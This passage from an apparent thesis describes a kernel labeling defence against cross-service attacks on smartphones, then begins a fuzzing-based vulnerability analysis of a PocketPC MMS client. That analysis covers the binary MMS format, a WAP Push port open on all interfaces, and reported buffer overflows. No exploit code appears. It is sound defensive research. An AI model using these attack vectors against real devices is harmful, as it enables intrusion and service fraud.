Resource and process creation. When a process p creates a new resource or modifies an existing one, say r, the resource inherits the label set of the process, that is $LS(r) = LS(p)$. In a similar way, when a process p creates a new process p' the labels are copied to the newly created process, that is, $LS(p') = LS(p)$.

The labeling behavior described above allows the security mechanism to keep track of which interfaces were involved and of which processes and resources were affected by security-relevant actions. For example, if a process

bound to a certain interface was compromised, the files (or the processes) created by the compromised process will be marked with the label associated with the interface. When the compromised process (or a process that is either created by the compromised process or that accesses or executes a resource created by the compromised process) attempts to access other interfaces, it is possible to identify and block the attempt to cross a service boundary.

6.3.1 Policy Specification

The security mechanism uses a policy file to determine whether to grant or deny a process access to a resource or interface. In addition, the policy file can be used to modify the default labeling behavior described above.

Access control is performed by specifying which label or labels a process is not allowed to have when accessing a specific resource or interface. By default, access is granted to all interfaces and resources. Of course, this default policy is not very secure, but we anticipate that service providers will create comprehensive rules for their users, or that power users would adopt more restrictive rules, as needed.

The policy file consists of a set of rules, where a rule is composed of the target interface or resource, the action to be performed by the reference monitor when access is requested, and the labels which trigger the action. The access control language is defined as follows:

$policy \Rightarrow rule*$

$rule \Rightarrow$ `access` $(interface|resource)\ action\ label*$

$action \Rightarrow$ `deny`|`ask`

The `deny` action simply denies access, while the `ask` action prompts the user for confirmation through an interactive dialog box. For example a rule like:

```
access i1 deny i2 i3
```

would deny access to interface `i1` if the process was previously labeled with the labels associated with interfaces `i2` or `i3`.

As stated before, the policy file can also be used to modify the default labeling behavior. By default, every process becomes labeled when it accesses

an interface (or another labeled resource) or when it is created by a marked process. The policy language can be used to define which applications are excluded from this behavior. We define three exceptions that modify marking in a certain way. The `notlabel` exception denotes that the process executing the specified application is not labeled when touching an interface. The `notinherit` exception denotes that the process does not inherit any labels when accessing objects. The `notpass` exception denotes that the process is not passing labels to resources and processes. This extension to the policy language is defined as follows:

$rule \Rightarrow$ `exception` $path\ except*$

$path \Rightarrow$ / $(dirname/) * \ filename$

$except \Rightarrow$ `notlabel`|`notinherit`|`notpass`

The *path* variable specifies the file containing the application whose behavior has to be modified.

Consider, as an example, a rule for a trustworthy synchronization application that is used to transfer and install files to a device using the USB cable interface. The synchronization application needs access to the USB interface to operate correctly, and, at the same time, it is not desirable that all the files created by the application are labeled with the interface used for synchronization. Therefore, a set of `exception` rules for the synchronization application can be used to specify that the process is not marked with any label and does not inherit or pass labels to and from resources. In this case, the user can trust the synchronization application, because it can operate using only the USB interface, which requires physical access to the device. This is a somewhat over-simplifying example. Some synchronization operations may be performed through other interfaces such as Bluetooth or the Internet. In such cases, the policy should be modified accordingly. (In addition, a very security conscious user may even turn off Internet synchronization, and use Bluetooth judiciously.)

As another example, consider a rule for a Web browser which specifies that the process does not inherit labels from files. This is necessary, since the browser must access previously downloaded files (e.g., the browser cache). This prevents the browser from becoming labeled and possibly unable to access the network.

```
# Internet Explorer
exception /Windows/iexplore.exe notinherit

# ActiveSync
exception /Windows/repllog.exe notlabel notinherit notpass

# FileExplorer
exception /Windows/fexplorer.exe notpass
```

Figure 6.2: Sample policy file for PocketPC.

```
# Konqueror (web browser)
exception /opt/bin/konqueror notinherit

# Ipkg (package management tool)
exception /usr/bin/ipkg-cl notlabel notinherit notpass

# multi-purpose binary
exception /opt/QtPalmtop/bin/quicklauncher notpass notinherit
```

Figure 6.3: Sample policy file for Familiar Linux.

The `notpass` exception can be used to specify which applications can create non-marked files. This mechanism can be used to implicitly remove labels from a file by making a copy of it using an application which has the `notpass` exception set. An example is the FileExplorer application. A sample marking policy for PocketPC could look like the one shown in Figure 6.2, while a sample marking policy for a Familiar Linux installation may be similar to the one shown in Figure 6.3.

6.4 Implementation

Even though our proof-of-concept attack was against the WindowsCE OS, we implemented a prototype of our labeling system for the Familiar Linux distribution, because we needed to be able to modify the kernel of the operating system. We used the Familiar release `0.8.2` as our base system, and we modified the kernel and added a few utilities. The kernel version used

was `2.4.19-rmk6-pxa1-hh37`. Like many other host-based monitoring approaches, our monitor runs in the operating system kernel, and it is safe from tampering unless the root account is compromised.

Our prototype monitors access to files and communication interfaces, such as the wireless LAN interface or the phone interface. Monitoring and enforcing the object marking is implemented by intercepting the system calls used to access the objects of interest and carrying out the actions specified by the policy rules. Program execution is handled through monitoring of the `execve(2)` system call. Network related access is monitored through the `socket(2)` family of system calls. File system monitoring, including device files (e.g., serial line device), is done by intercepting the `open(2)` system call. We also added additional system calls for loading labeling and exception polices into kernel space.

Processes are marked with a label by the monitor upon accessing either a monitored interface or a file in the filesystem. The labels are implemented as bits in a bit-field, shown in Figure 6.4, which is stored in the process descriptor structure of the operating system kernel. Each label in the bit-field represents a specific communication interface. When a process attempts to access a system resource, the relevant labels are checked against a kernel-resident data structure containing the policy.

	wired
0	serial
1	USB
2	Ethernet
3	
4	
	wireless non-free
5	GSM voice
6	GSM data
7	GPRS
8	
9	
	wireless free
10	Wi-Fi
11	Bluetooth voice
12	Bluetooth data
13	Infrared

Figure 6.4: Label bit-field.

Files created or touched by a marked process inherit the process' labels (as explained in Section 6.3, this "tainting" process also works in the other

direction). File marking is implemented by adding the same bit-field used for process labels to the file structure in the filesystem. This is done by maintaining file-specific data structures in the operating system kernel.

Labels are used to specify the interfaces in a device that provide some kind of communication with the outside world. In our implementation, labels are divided into three subsets. This classification provides a more general way to define access policies.

Wired This set of labels contains all interfaces which need some kind of physical connection in order to communicate. Example devices include: the serial interfaces, USB interfaces, and Ethernet interfaces.

WirelessNonfree This set of labels contains all wireless interfaces bound to a subscription-based service. Examples are: GPRS, GSM voice, and GSM data.

WirelessFree This set of labels contains interfaces that are not bound to a subscription-based service. Examples include Infrared, Bluetooth voice, Bluetooth data, and Wi-Fi.

Given the set of labels defined in Figure 6.4, the policy language of our prototype can be further defined as follows:

$interface \Rightarrow wireless\_nonfree|wireless\_free|wired$

$wireless\_nonfree \Rightarrow$ `gsm_voice`|`gsm_data`|`gprs`

$wireless\_free \Rightarrow$ `infrared`|`wifi`|`bluetooth_voice`|`bluetooth_data`

$wired \Rightarrow$ `serial`|`usb`|`ethernet`

$label \Rightarrow wired|wireless\_nonfree|wireless\_free$

The rule language is expressive and powerful enough to stop many types of cross-service attacks. For example, a rule preventing the demonstration attack described in Section 6.1 would look like:

```
access wireless_nonfree deny wireless_free
```

This rule denies access to all non-free wireless interfaces to processes which have touched any of the free wireless interfaces. It would still permit processes compromised through free interfaces to access other free interfaces. However, this simple one-line rule would permit flexible use of a device, with the assurance that an attack would not result in additional service billing or cost charges. If a more restrictive rule is required, the policy language permits users, service providers, or companies to further lock down the system.

Note that although it cannot stop all types of attacks, the labeling system addresses operations at a semantic and functional level. This way, new attacks can be remedied quickly by modifying the set of policy rules. Other orthogonal solutions, such as stack protection or traditional IDSs, can also be used, but, as noted above, these solutions are either expensive for handhelds, or are not yet widely available. Therefore, our labeling solution provides an effective defense for integrated cell phone/PDA devices.

6.5 Evaluation

The device used to evaluate our system is an HP iPAQ h5500 [33] which is ARM-based, like the i-mate device, and runs Familiar Linux.

To test our solution, we first implemented the same Proof-of-Concept vulnerable `echo` server for the Linux OS. We then developed an exploit in a way similar to the one described in Section 6.2.4.

The access control policy used in the evaluation is the same as discussed in Section 6.4. The policy simply denies access to all nonfree wireless interfaces for processes that touched any free wireless interface.

6.5.1 Preventing the Attack

We will discuss the execution steps of the exploit to demonstrate how the labeling system prevents the attack. The `echo` server process is labeled upon creation of a socket (that is, when the process invokes `socket(AF_INET, ...)`). Since one cannot easily determine which interface will be used for IP networking, as a result of the socket operation both the label bits associated with *Wi-Fi* and *Ethernet* are set, covering both the free wireless and the wired class.

When the exploit code tries to access the port associated with the GSM interface using an `open(2)` system call, the reference monitor is invoked. The

reference monitor then compares the process' bit-field with the rules specified in the policy file. The monitor denies access to the device, and the call to `open(2)` fails, returning `EACCESS`. Note that the buffer overflow may still take place, and the vulnerable application may likely crash. However, the overcharging attack cannot be performed.

As noted above, stack integrity protections and other orthogonal solutions can help prevent the buffer overflow in the first place. However, there are other types of vulnerabilities, e.g., application logic errors, to whom these techniques are not applicable. Our policy labeling solution is general, simple, and efficient. It gives assurances that attacks are limited in impact, and will not result in the crossing of network services, which might cause billing charges.

6.5.2 Preventing exploitation of legal privileges

Exploiting legal privileges of applications is a common method for circumventing access control mechanisms. In our system, this exploitation is prevented through the label inheritance on process creation. A new created process will always inherit all labels from its creator, and, therefore, an attacker cannot use a new process to get rid of the labels and abuse his/her privileges.

If an application with legal access to a critical interface has the *notinherit* exception set, the protection is circumvented. Therefore, caution has to be taken when creating exception rules.

6.5.3 Accessing multiple interfaces legally

The special case where an application needs to access multiple interfaces of different classes (specified in Section 6.4) could be problematic for our system.

An example for this kind of situation is a phone application which needs to access the GSM interface and Bluetooth in order to use a wireless headset for hands-free speaking. Another example would be roaming in next-generation telephony networks, where a phone application may need to access both the wireless LAN and the GSM interface.

These kinds of situations can be handled through the use of a `notlabel` exception rule for specific applications. The rule will prohibit the labeling of the applications' processes when accessing any of the interfaces, and, therefore, these applications will be able to access all classes of interfaces. Note that

processes will still inherit labels from accessed resources and from the parent process.

In summary, our system cannot detect attacks against applications that cross service boundaries by design. This is because the applications normal behavior matches the semantics of a service-crossing attack. We acknowledge this as an obvious shortcoming of our system. However, we believe that our mechanism still provides effective protection in most cases.

6.5.4 Overhead

One of our design goals was the creation of an efficient security solution, to encourage wide adoption. To evaluate the efficiency of our mechanism we measured the overhead introduced by the labeling system in two areas: the actual labeling and the access control enforcement.

Labeling Overhead Executing a new application involves three steps: first, checking the *marking policy* for any special rules that might apply to the application being executed by the process; second, updating the process' bit-field (in particular clearing all labels if the marking policy specifies *notinherit*); third, checking the bit-field of the application's binary file itself (which is skipped if the marking policy specifies *notinherit*).

Further overhead is added through calls to `open(2)`, here, depending on the process' exception rules and the open mode of the file, labels are inherited by the process and/or are passed to the file. Calls to the `socket(2)` system call add very little overhead, since only the exception rules need to be checked before the process is labeled.

For example, when the `wget` application is executed, the monitor is triggered by the `execve(2)` system call, which then performs the initial steps. Later, the monitor is triggered again, because of network and filesystem access (i.e., calls to `socket(2)` and `open(2)`, respectively).

Enforcement Overhead The labeling system has a second potential impact on performance during enforcement. When enforcing a rule, the monitor has to compare the label bit-field of the process and the involved resource with the labels specified for each rule in the global policy. The monitor stops the analysis as soon as a matching `deny` rule is found.

For example, when the `ftp` application calls `socket(2)`, the monitor is triggered and searches the global policy for a rule matching the process'



Figure 6.5: Overhead evaluation.

labels to decide if network access is to be granted, and, therefore, the socket can be created.

To measure the overhead introduced by our labeling system we chose three classes of tests: first, file access only; second, light network usage; third, heavy network usage. We used the `time` command to measure the time spent in the kernel during system calls. All tests were conducted using both the original kernel that came with Familiar and our own modified kernel.

To measure the overhead added to applications with only file access we ran `grep` on a directory containing 61 files and directories. In this test, 435 system calls were made with 1 call to `execve(2)` and 63 to `open(2)`. Intercepting the `open(2)` system call introduced some overhead. In the case of the `grep` test the overhead was 19%.

Measuring the overhead for applications with light network usage was done using `wget` to retrieve a file from a web server. Also, files are created (written to), and, therefore, labels are inherited from the `wget` process. In this test, 118 system calls were made with 1 call to `execve(2)`, 20 calls to `open(2)` and 1 call to `socket(2)`. Since `wget` only performs a few system calls which are

intercepted, the introduced overhead of 26% mostly originates from the checks done within `execve(2)`.

For measuring the overhead for a heavy weight network application we used `ncftpget` to download an entire directory (20 files) from an ftp server. In this test, 2220 system calls were made with 1 call to `execve(2)`, 54 calls to `open(2)` and 28 calls to `socket(2)`. Note that this test shows an overhead of only 10%. This is due to the fact that the startup penalty, introduced by the interception of `execve(2)`, is distributed over a longer execution time.

The results for all tests are shown in Figure 6.5. Note that the implementation of this prototype system is far from optimal. In particular, the implementation of the `open(2)` monitor has some performance issues. Overall, we are confident that the overhead introduced by our system is small enough to provide a light-weight solution against cross-service attacks.

Chapter 7

Vulnerability Analysis of MMS User Agents

This chapter presents a new class of vulnerability analysis that not only tests the target being analyzed but also takes into account the required infrastructure.

7.1 Introduction

Multimedia messaging is becoming increasingly popular among mobile phone users. Almost all new mobile phones support multimedia messaging, with the exception of phones specifically targeting the low-cost market. In addition, mobile phone service providers heavily subsidize multimedia messaging-enabled phones, because service fees represent an additional stream of revenue. Unfortunately, the Multimedia Messaging Service is also open to abuse.

Already several mobile phone viruses exist which use multimedia messages to spread. However, none of the currently known mobile phone viruses exploit actual vulnerabilities, and instead they rely on social engineering techniques to spread.

Current mobile or smart phones are complex computing devices and software development for these is hard. Further, short product development cycles, time-to-market pressure, and false assumptions about closed operating environments, add additional sources for vulnerabilities. Services that interact with the mobile phone network are especially likely to be vulnerable due to limited testing. We believe in the possibility of many existing vulnerabilities in current mobile phones, and it is just a matter of time before phone-based

malware becomes common. It is therefore necessary to develop tools and techniques to improve the security of mobile phone infrastructure and applications.

To the best of our knowledge, no attempt has been made to analyze or test Multimedia Messaging Service (MMS) *User Agents* for vulnerabilities. In this Chapter we present the first vulnerability analysis of an MMS User Agent (MMS client application).

We found analyzing smart phones to be quite hard. Multiple reasons exist, such as the lack of decent documentation and of sophisticated development kits or debugging capabilities. Further, analyzing a service like MMS requires special infrastructure (the phone service network). Two factors contribute to the complexity of third-party testing: the cost factor (one has to pay a fee for each message sent—making thorough testing prohibitly expensive); the time factor (messages are not delivered in real-time, and, therefore, the test procedure is very time-consuming).

We managed to address both problems for our testing purposes by building our own *virtual MMS system* which fully simulates MMS message transfer to and from smart phone User Agents. The virtual MMS system is completely software based, and, therefore, can be easily used by others who intend to perform the same kind of testing.

Vulnerability analysis of the MMS User Agent was conducted using fuzzing. We chose fuzzing as a testing technique because we did not have access to the source code of the target application. Therefore, we present a detailed study of the MMS message format and the possibilities for fuzzing it. Further, we present our fuzzing methodology and the fuzzing tool we have developed. Our tools are general enough to be reusable for analyzing other MMS User Agent implementations.

So far, we have found several buffer overflow vulnerabilities in the tested MMS User Agent implementation, some of which are *security critical*, because they allowed us to manipulate the program counter of the application process. We further exploited one of the vulnerabilities to execute code on the target device, which represents *the first mobile phone-related code-injection attack*.

This Chapter is structured as follows. Section 7.2 describes the MMS architecture, its components, and how messages are transferred between clients. Section 7.3 gives an overview of what an MMS User Agent is, how it works, and some specifics of the User Agent implementation we were working with. In Section 7.4 we identify the various inputs to a User Agent and describe our virtual MMS system. In Section 7.5 we present our MMS fuzzing tool, the



Figure 7.1: The MMS architecture and the message send process.

methodology, and the results of our fuzzing approach. Section 7.6 presents an SMIL-based MMS exploit for PocketPC phones.

7.2 The MMS Architecture

The goal of the Multimedia Messaging Service (MMS) is to support the exchange of messages between User Agent applications, which usually reside on mobile phones and are operated by the users. The goal of our research is to develop techniques and tools to analyze the security of these components. Therefore, an understanding of the intermediate steps involved in message delivery plays an important role in the analysis process.

The MMS architecture is almost completely IP-based, and relies on both the HTTP [24] protocol and the protocols defined by the WAP architecture [96]. These protocols, in turn, rely on the transport mechanisms provided by the phone network to interact with the User Agent on the mobile phone.

The delivery of messages between User Agents is carried out by four components: the *MMS Server*, the *MMS Relay*, the *WAP Gateway/PushProxy* and the *Short Message Service Center* (SMSC). The MMS Server and MMS Relay together are commonly referred to as the *Multimedia Message Service Center* (MMSC). The components and their relationships are shown in Figure 7.1 and explained hereinafter.

MMS Server. The MMS Server is responsible for storing the messages sent from users and for deciding when the messages should be delivered to the recipient (e.g., based on service level agreement parameters). The MMS Server has access to the provider's back-end infrastructure, such as the user database and the billing subsystem.

MMS Relay. The MMS Relay handles the actual message transfer using a number of different mechanisms, depending on the characteristics of the recipient. More precisely, it will use the WAP Gateway/PushProxy if the message is intended for a mobile phone user in the same network, an SMTP server if the message is intended for an email account, and the MMS Relay of another provider if the message is intended for a user of another network. The MMS Relay is also responsible for verifying and re-encoding messages. The verification is done during message submission, while the re-encoding takes place during message delivery.

WAP Gateway/PushProxy. The WAP Gateway/PushProxy has two functions. First, it serves as a gateway between the user's mobile phone and the HTTP-based infrastructure. More precisely, it is responsible for translating the WAP-based POST and GET requests issued by User Agents into HTTP-based POST and GET requests that are understood by the MMS delivery infrastructure and vice-versa. Second, it serves as a WAP PushProxy and delivers notifications (via *WAP Push* messages) that are used to notify the user that a multimedia message is ready to be retrieved.

SMSC. The MMS Relay and the WAP PushProxy deliver WAP Push notifications to the user phones via the SMSC (Short Message Service Center). To this end, WAP Push messages are encoded into binary short messages.

7.2.1 MMS Message Transfer

The process of transferring an MMS message between a sender (A) and a receiver (B) is separated into two parts: send and retrieve. The send process carried out by `A` is shown in Figure 7.1 and the retrieval process carried out by `B` is shown in Figure 7.2. Our description assumes that both users' phones are using a GPRS connection in order to access the IP-based network of the phone service provider, and some details are omitted for clarity (e.g., the use of status information messages). A complete description of the delivery process can be



Figure 7.2: The MMS architecture and the message retrieval process.

found in [97, 99]. The message types mentioned in the description below are explained in more detail in the next section.

When sending an MMS, the user first creates a message and then requests the User Agent to deliver the message to the intended recipient. The User Agent then sends a WTP/WSP POST to the WAP gateway which translates the WTP/WSP POST into an HTTP POST and forwards it to the MMS Relay.

The MMS Relay receives the message and then forwards it to the MMS Server. After that, the MMS Relay sends the reply to the POST back to the User Agent using the WAP gateway as intermediary. The reply contains information about success or failure of the message submission. If the submission is successful, the reply contains a reference code that can be used later to match delivery notifications with a previously sent messages. The MMS message type used for sending a message is *M-Send.req* and the message type of the confirmation is *M-Send.conf*.

The delivery of the message to the final recipient is performed in two steps. First, the recipient's User Agent is notified that a new message is waiting for retrieval. The notification is generated by the MMS Relay and delivered as an SMS message to the recipient's phone by means of the SMS Center. Second, the User Agent retrieves the message through a WTP/WSP GET request directed to the MMS Relay. The WTP/WSP GET is translated into an HTTP GET by the WAP gateway. The URL contained in the request (e.g.,

Transaction	Request Type	Result Type
Sending a message	`M-Send.req`	`M-Send.conf`
Receiving a message	WTP/WSP/HTTP `Get.req`	`M-Retrieve.conf`
New message notification	`M-Notification.ind`	`M-NotifyResp.ind`
Delivery Report	`M-Delivery.ind`	
Acknowledgment	`M-Acknowledge.ind`	

Table 7.1: MMS message types.

`http://mmsc.telco.com/mmsc/?msgid=47110815`) is used by the MMS Relay to retrieve the actual message from the MMS Server. The message is returned to the User Agent in the body of the GET reply. The messages used for notification and retrieval are called *M-Notification.ind* and *M-Retrieve.conf*, respectively.

7.2.2 MMS Messages

MMS messages are structured in a way similar to Internet email messages, and consist of a header and a body. The header contains control information, while the body represents the message content. The body is encoded using the MIME multi-part [57, 58, 45] encoding scheme and mostly uses a `multi-part/related` structure. Messages transferred within the MMS infrastructure are encoded in plain text, while messages sent to and from a User Agent are in binary format (to reduce the size of the data during over-the-air transport). The encoding schema is the one defined by the WAP architecture [98], and will be discussed in detail later.

The MMS architecture defines eight MMS message types or protocol data units (PDUs). These eight message types can be categorized in three groups: requests (denoted by the suffix `req`), confirmations (denoted by the suffix `conf`), which are used to indicate the result of a request, and indications (denoted by the suffix `ind`), which are used for asynchronous notifications. The types and formats are specified in [99]. Table 7.1 shows the message types associated with each operation.

In general, all MMS messages must start with the three header fields, in order, `X-MmsMessage-Type`, `X-Mms-Transaction-ID`, and `X-Mms-MMS-Version`. For messages with a non-empty body, the `Content-Type` field must be the last header field, followed by the message body. We will focus on the two messages *M-Notification.ind* and *M-Retrieve.conf*, because these are the messages that are sent to a User Agent and could be leveraged to exploit a vulnerability in

Field Name	Content	Encoding
`X-Mms-Message-Type`	message type	1 byte
`X-Mms-Transaction-ID`	id string	string
`X-Mms-MMS-Version`	mms version	1 byte
`X-Mms-Message-Class`	message class	1 byte
`X-Mms-Expiry`	expiry time	long-integer
`X-Mms-Message-Size`	message size	long-integer
`X-Mms-Content-Location`	URL	string
`From`	sender	encoded-string
`Subject`	subject	encoded-string

Figure 7.3: The *M-Notification.ind* header.

that component. Of these two messages, only the *M-Retrieve.conf* message has a body.

The format of the *M-Notification.ind* message and the type of binary encoding used when sent over-the-air is shown in Figure 7.3. The binary encoding is further explained in Section 7.2.3. The most interesting field in this message is the `X-Mms-Content-Location`, which contains the URL of the actual message.

The *M-Retrieve.conf* message is more complex then the *M-Notification.ind* message. The header fields of this message are shown in Figure 7.4. The order of the fields in the actual header is not important (besides the restrictions mentioned earlier), but at least one of the fields `To`, `Cc`, or `Bcc` is required.

7.2.3 The Binary MMS Format

The binary format used to encode MMS messages is specified in the WAP standard [99]. Each header field is encoded using a one-byte value to identify the header field name followed by the field value encoded in a field-specific format. Figure 7.5 shows a binary-encoded *M-Retrieve.conf* message (only part of the message body is shown).

The message starts with the `X-Mms-Message-Type` field (encoded as `8C`), with value *M-Retrieve.conf* (`84`). The next field is the `X-Mms-Transaction-ID` (`98`), whose value is a NULL-terminated string. Next, the `X-Mms-MMS-Version` field (`8D`) has the value 1.0 (encoded as `90`). The following field is `From` (89), where the first byte of the value (`10`) specifies the length of the entire field and the second byte is either the `address present` (`80`) or the `insert address` (`81`) token, to specify that the sender address is present or that it has to be inserted by the MMS Relay, respectively. Here, the User Agent inserted the

Field Name	Content	Encoding
X-Mms-Message-Type	message type	1 byte
X-Mms-Transaction-ID	id string	string
X-Mms-MMS-Version	mms version	1 byte
From	sender	encoded-string
Content-Type	content-type	string and binary
Date	date	long-integer
To	receiver	encoded-string
Cc	carbon copy	encoded-string
Bcc	blind carbon copy	encoded-string
Subject	subject	encoded-string
X-Mms-Message-Class	message class	1 byte or string
X-Mms-Expiry	expiry date or delta	long-integer
X-Mms-Delivery-Time	date	long-integer
X-Mms-Priority	message priority	1 byte
X-Mms-Sender-Visibility	show sender	1 byte
X-Mms-Delivery-Report	delivery report	1 byte
X-Mms-Read-Reply	read indication	1 byte
Message-ID	message id	string

Figure 7.4: The *M-Retrieve.conf* header.

sender address, and, therefore, the value is (80). The sender address directly follows after the token as an `encoded-string`. In this example, the first byte (0E) indicates the length and the second byte (83) indicates the character-set. The actual address follows as a NULL-terminated string. The format of `To` (97) is similar, but it lacks the first two parts (the length field and the address present token).

The `Subject` field (encoded as 96) has the same format as the `To` field. The following two bytes indicate the message class (8A), which is set to `personal` (80). The last header field is the `Content-Type` (84), whose value is composed of a first byte that indicates the length of the field (1B), followed by a code that specifies a well-known MIME type (B3, which stands for `application/vnd.wap.multipart.related`). The multi-part/related type has two string parameters: the `Start` parameter (8A), which is the name of the presentation part of the body, and the `Start-Info` parameter (89) which is for information only.

The rest of the message is composed of the two body parts, the first is a plain-text file and the second is a SMIL [94] file (the presentation part). Each body part has a small header of its own, which is encoded in the same way as the message header. The multi-part headers in the body will be discussed in detail in Section 7.5.

```
POS   HEX                                             ASCII
 000   8C84 9838 3135 3437 3131 3432 3335 008D   ...81547114235..
 010   9089 1080 0E83 2B31 3830 3532 3539 3233   ......+180525923
 020   3432 0097 0E83 2B31 3830 3532 3539 3432   42....+180525942
 030   3233 0096 0783 4865 6C6C 6F00 8A80 841B   23....Hello.....
 040   B38A 3C53 4D49 4C3E 0089 6170 706C 6963   ..<SMIL>..applic
 050   6174 696F 6E2F 736D 696C 0002 1017 83C0   ation/smil......
 060   223C 7465 7874 3E00 8E74 7874 3100 4869   "<text>..txt1.Hi
 070   204A 6F68 6E2C 2068 6F77 2061 7265 2079    John, how are y
 080   6F75 3F20 0A21 8267 6170 706C 6963 6174   ou? ....applicat
 090   696F 6E2F 736D 696C 00C0 223C 534D 494C   ion/smil.."<SMIL
 0A0   3E00 8E73 6D69 6C31 003C 736D 696C 3E0A   >..smil1.<smil>.
 0B0   3C68 6561 643E 0A3C 6C61 796F 7574 3E3C   <head>.<layout><
 0C0   726F 6F74 2D6C 6179 6F75 742F 3E3C 7265   root-layout/><re
 ...
 200   3C2F 626F 6479 3E0A 3C2F 736D 696C 3E0A   </body>.</smil>.
```

Figure 7.5: Sample binary-encoded MMS message.

7.3 The MMS User Agent

The MMS User Agent is the sending and receiving end-point in the MMS system, it encodes, decodes and renders MMS messages for the user. Due to the nature of the system, the User Agent application needs to interact with two different kinds of networks: First, the phone network for receiving WAP Push messages (via SMS), and second, the IP-based network for sending and receiving the actual MMS messages using WTP/WSP/HTTP. Since the User Agent is, in most cases, not the only application which needs to receive WAP Push messages, an intermediate component handles all WAP Push messages and routes the individual message, according to its content-type or WAP-Application-ID, to the specific destination application. The intermediate component is often called the *PushRouter*.

MMS User Agents normally have a few standard configuration options. With these options the user can decide if messages should be downloaded immediately, after receiving the notification or if the download has to be explicitly requested by the user. These options are described in [97] as immediate and delayed retrieval, respectively. Other options concern the MMSC address (e.g., http://mmsc.telco.com/mms) and the WAP gateway IP-address and port.

7.3.1 The PocketPC MMS User Agent

The User Agent analyzed is `MMS Composer` (Version 2.0.0.13) from `ArcSoft` [8], which is the standard User Agent that is shipped with our test device, an i-mate PDA2k Phone. Other PocketPC-based smart phones use the same application, in different versions.

As mentioned above, the PushRouter handles all WAP Pushes on the device. Configuration information and the list of target applications for WAP Push messages can be found in the WindowsCE Registry at `HKEY_LOCAL_MACHINE/Security/PushRouter`. The User Agent application executable is `tmail.exe`, which is executed by the PushRouter for each received WAP Push message with a content-type of `application/vnd.wap.mms-message`.

An important feature of the PocketPC PushRouter application is that it accepts WAP Pushes via both SMS, and UDP on port 2948, which is the IANA assigned WAP Push port. This can be verified by using a tool like NetStat2004 [54] which shows locally used ports or by using a port scanner, like nmap [38]. More interesting is that the UDP port is open on all network interfaces (e.g., the wireless LAN interface). This feature is one of the key points for our virtual MMS system which is described in Section 7.4.3.

Receiving an MMS message on PocketPC works as follows: the incoming WAP Push notification (*M-Notification.ind*) is delivered to the `tmail` application by the PushRouter. If the tmail application is configured for immediate download it retrieves the message and displays the "new message" symbol in the status bar. If the application, instead, is configured for delayed retrieval, it first displays the "new message" symbol and then lets the user decide if he wants to download the message or not. The message download itself is performed through a WTP/WSP GET of the message URL, using the configured WAP gateway.

7.3.2 The i-mate PDA2k Phone

Our test target was an i-mate PDA2k [35], which was earlier described in Section 6.2.2. We used this device mainly because of its wireless LAN capabilities and because we were familiar with the WindowsCE operating system.

7.4 Analyzing the User Agent

The first step in the analysis of the MMS User Agent was to determine what kinds of inputs or attack vectors to the application existed. These inputs would then be used for fuzzing the User Agent application. The second step was to determine if and how the messages used in the testing procedure were modified by the MMS infrastructure. The third step was to use the information gathered during the previous two steps to implement a virtual MMS system that would allow us to perform the security testing of the User Agent application without depending on the mobile phone network.

In the following sections we describe in more detail the vectors used to test the User Agent, the analysis performed to determine the effects of the MMS delivery infrastructure on the messages, and the design of the virtual MMS system.

7.4.1 Input to the User Agent

We identified four main input methods to an MMS User Agent. These four methods can be separated into two different categories: *active* and *passive*. Active methods can be triggered directly from a remote device, while passive methods require that the User Agent requests the data (e.g., by initiating a GET request). The four input methods are described below. The first two belong to the active category, while the last two are passive. Note that the two passive inputs are part of one message, the first is the header and the second is the body. We consider them separately because the MMS infrastructure treats them in different ways. Also none of the other message types have a body.

New Message Notification. This is the *M-Notification.ind* MMS message. The User Agent receives this message through a WAP Push. The message contains multiple strings specifying: sender, receiver, and the download URL for the actual message.

Delivery Indication. The *M-Delivery.ind* MMS message type, as the notification, is delivered through a WAP Push. The message has a simple structure, since it just indicates the delivery status of a sent message.

